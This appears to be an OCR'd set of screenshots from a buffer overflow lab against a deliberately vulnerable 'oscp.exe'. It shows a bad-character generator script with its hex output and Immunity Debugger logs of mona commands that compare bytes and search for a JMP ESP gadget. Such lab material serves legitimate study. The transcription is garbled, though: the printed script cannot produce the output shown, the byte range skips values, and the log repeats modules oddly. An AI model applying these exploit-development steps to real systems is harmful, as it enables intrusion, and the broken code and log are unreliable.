
Paused


22:47 30/10/2024


A screenshot of a Kali Linux desktop environment. The desktop background features a dark, textured image of a dragon's head. In the top-left corner, there is a dock with icons for various applications: file manager, terminal, browser, and others. The top right corner shows system status icons for battery, signal, and network. The bottom left corner has a dock with icons for Home, Run, and other utilities. The main window is a terminal window titled '(kali㉿kali)-[~]'. It contains two command-line sessions. The first session shows the output of the 'badchar.py' script, which prints a large range of ASCII characters from 0x01 to 0x256. The second session shows the command '\$ python3 badchar.py' being run again. The terminal window has tabs labeled 'File', 'Actions', 'Edit', 'View', 'Help', and three terminal sessions labeled 'kali@kali: ~'.

```
(kali㉿kali)-[~]
$ cat badchar.py
for x in range(1, 256):
    print("\\" + ":".format(x), end='')
print()


(kali㉿kali)-[~]
$ python3 badchar.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```







```
!mona compare -f C:\Program Files [x86]\Immunity Inc\Immunity Debugger\bytearray.bin -a esp  
Paused 22:56 30/10/2024
```

Immunity Debugger - oscp.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Address Message

[23x01221] New process with ID 000000294 created

00401200 Main thread with ID 000000C98 created

00400000 Modules C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\oscp.exe

52000000 Modules C:\Windows\System32\kernel32.dll

41200000 Modules C:\Windows\System32\user32.dll

74100000 Modules C:\Windows\System32\RPCRT4.dll

74100000 Modules C:\Windows\System32\RPCRT4.dll

74100000 Modules C:\Windows\System32\RPCRT4.dll

74400000 Modules C:\Windows\System32\ole32.dll

75090000 Modules C:\Windows\System32\RPCRT4.dll

75950000 Modules C:\Windows\System32\sechost.dll

75950000 Modules C:\Windows\System32\KERNEL32.dll

75950000 Modules C:\Windows\System32\RPCRT4.dll

77610000 Modules C:\Windows\System32\bcryptPrimitives.dll

77690000 Modules C:\Windows\System32\ntdll.dll

00401100 PE 00000000 Single step event at ntdll.776FFFF4

00401100 New thread with ID 000000108 created

00401173 New thread with ID 000000084 created

00401173 New thread with ID 0000000E0 created

00424242 [+] 0x00000000 Request Violation when executing [42424242]

0040F900 [*] Command used:

0040F900 !mona compare -f C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin -a esp

0040F900 [*] Reading file C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin...

0040F900 Read 252 bytes from file

0040F900 [*] Preparing output file "compare.txt"

0040F900 [*] (Re)setting logfile compare.txt

0040F900 [*] Generating module info table, hang on...

0040F900 [*] Done. Let's rock'n roll.

0040F900 [*] C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin has been recognized as RAW bytes.

0040F900 [*] Fetched 252 bytes successfully from C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin

0107FA28 [*] Comparing bytes from file with memory :

0107FA28 *** Hooray, normal shellcode unmodified !!!

0107FA28 Bytes omitted from input: 00 07 2e ad

0040F900 [*] This mona.py action took 0:00:00.566000

0040F900 [*] Command used:

0040F900 !mona jmp -r esp -cpb "%00%07%2e%ad"

0040F900 [*] Reading file C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin...

0040F900 Read 252 bytes from file

0040F900 [*] Preparing output file "compare.txt"

0040F900 [*] (Re)setting logfile compare.txt

0040F900 [*] Generating module info table, hang on...

0040F900 [*] Done. Let's rock'n roll.

0040F900 [*] C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin has been recognized as RAW bytes.

0040F900 [*] Fetched 252 bytes successfully from C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin

